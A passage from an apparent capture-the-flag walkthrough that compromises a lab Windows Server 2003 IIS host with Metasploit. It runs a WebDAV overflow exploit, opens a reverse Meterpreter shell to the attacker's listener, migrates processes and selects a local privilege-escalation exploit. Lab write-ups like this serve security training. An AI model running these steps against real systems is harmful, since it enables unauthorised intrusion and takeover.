   153  exploit/windows/iis/ms03_007_ntdll_webdav                   2003-05-30  great      Yes  MS03-007 Microsoft IIS 5.0 WebDAV ntdll.dll Path Overflow
   154  exploit/windows/iis/msadc                                   1998-07-17  excellent  Yes  MS99-025 Microsoft IIS MDAC msadcs.dll RDS Arbitrary Remote Command Execution
   155  exploit/windows/isapi/ms00_094_pbserver                     2000-12-04  good       Yes  MS00-094 Microsoft IIS Phone Book Service Overflow
   156  exploit/windows/isapi/ms03_022_nsiislog_post                2003-06-25  good       Yes  MS03-022 Microsoft IIS ISAPI nsiislog.dll ISAPI POST Overflow
   157  exploit/windows/isapi/ms03_051_fp30reg_chunked              2003-11-11  good       Yes  MS03-051 Microsoft IIS ISAPI FrontPage fp30reg.dll Chunked Overflow
   158  exploit/windows/isapi/rsa_webagent_redirect                 2005-10-21  good       Yes  Microsoft IIS ISAPI RSA WebAgent Redirect Overflow
   159  exploit/windows/isapi/w3who_query                           2004-12-06  good       Yes  Microsoft IIS ISAPI w3who.dll Query String Overflow
   160  exploit/windows/misc/hp_dataprotector_new_folder            2012-03-12  normal     No   HP Data Protector Create New Folder Buffer Overflow
```

#use exploit/windows/iis/
iis_webdav_scstoragepathfromurl
#show options



```
Module options (exploit/windows/iis/iis_webdav_scstoragepathfromurl):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   MAXPATHLENGTH  60               yes       End of physical path brute force
   MINPATHLENGTH  3                yes       Start of physical path brute force
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          80               yes       The target port (TCP)
   SSL            false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI      /                yes       Path of IIS 6 web application
   VHOST                           no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Windows Server 2003 R2 SP2 x86
```

#set RHOSTS 10.10.10.14
#check



```
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > check
[+] 10.10.10.14:80 - The target is vulnerable.
```


#exploit

#getuid

we have a METERPRETER session but checking the getui if you are not authorized do the following:

check the processes (look for the id of the process dvcdata.exe)


#ps



```
============

PID   PPID  Name               Arch  Session  User                          Path
---   ----  ----               ----  -------  ----                          ----
0     0     [System Process]
4     0     System             x86   0        NT AUTHORITY\SYSTEM
272   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
324   272   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
348   272   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
396   348   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
408   348   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
604   396   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
680   396   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
736   396   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
764   396   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
800   396   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
936   396   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
964   396   msdtc.exe          x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\msdtc.exe
1076  396   cisvc.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\cisvc.exe
1116  396   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
1176  396   inetinfo.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\inetsrv\inetinfo.exe
1220  396   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
1328  396   VGAuthService.exe  x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthServ
1408  396   vmtoolsd.exe       x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1456  396   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
1596  396   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
1684  348   logon.scr          x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\logon.scr
1700  396   alg.exe            x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
1816  604   wmiprvse.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
1912  396   dllhost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\dllhost.exe
2308  604   wmiprvse.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\wbem\wmiprvse.exe
3188  1456  w3wp.exe           x86   0        NT AUTHORITY\NETWORK SERVICE  c:\windows\system32\inetsrv\w3wp.exe
3344  604   wmiprvse.exe       x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\wbem\wmiprvse.exe
3496  604   davcdata.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\inetsrv\davcdata.exe
3940  1076  cidaemon.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\cidaemon.exe
3984  1076  cidaemon.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\cidaemon.exe
4012  1076  cidaemon.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\cidaemon.exe
```


migrate to that process id

#migrate 3496
#getuid




```
[*] Started reverse TCP handler on 10.10.14.21:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (180291 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.14.21:4444 → 10.10.10.14:1032) at 2020-04-30 11:22:51 -0400

meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
```

#whoami



```
C:\WINDOWS\system32>whoami
whoami
nt authority\network service
```


#sysinfo



```
C:\WINDOWS\system32>systeminfo
systeminfo

Host Name:                 GRANPA
OS Name:                   Microsoft(R) Windows(R) Server 2003, Standard Edition
OS Version:                5.2.3790 Service Pack 2 Build 3790
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Uniprocessor Free
Registered Owner:          HTB
Registered Organization:   HTB
Product ID:                69712-296-0024942-44782
Original Install Date:     4/12/2017, 5:07:40 PM
System Up Time:            0 Days, 2 Hours, 5 Minutes, 18 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 23 Model 1 Stepping 2 AuthenticAMD ~1999 Mhz
BIOS Version:              INTEL  - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory:     1,023 MB
Available Physical Memory: 791 MB
Page File: Max Size:       2,470 MB
Page File: Available:      2,321 MB
Page File: In Use:         149 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 1 Hotfix(s) Installed.
```

# navigate to C:\
#dir
#cd Documents And Settings

#dir




```
C:\Documents and Settings>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 246C-D7FE

 Directory of C:\Documents and Settings

04/12/2017  05:32 PM    <DIR>          .
04/12/2017  05:32 PM    <DIR>          ..
04/12/2017  05:12 PM    <DIR>          Administrator
04/12/2017  05:03 PM    <DIR>          All Users
04/12/2017  05:32 PM    <DIR>          Harry
               0 File(s)              0 bytes
               5 Dir(s)  18,090,647,552 bytes free
```

We found two users (Administrator and Harry)
tried to access those users' folders but got access denied, no root privileges yet

#exit

STEP 3 - USING LOCAL EXPLOIT SUGGESTER

#run post/multi/recon/local_exploit_suggester




```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.10.10.14 - Collecting local exploits for x86/windows ...
[*] 10.10.10.14 - 29 exploit checks are being tried ...
[+] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
```

We will ise exploit ms14_070_tcpip_ioctl


STEP 4 - USING MS14-070 to get root priveleges

#background
#use exploit/windows/local/ms14_070_tcpip_ioctl
#show options



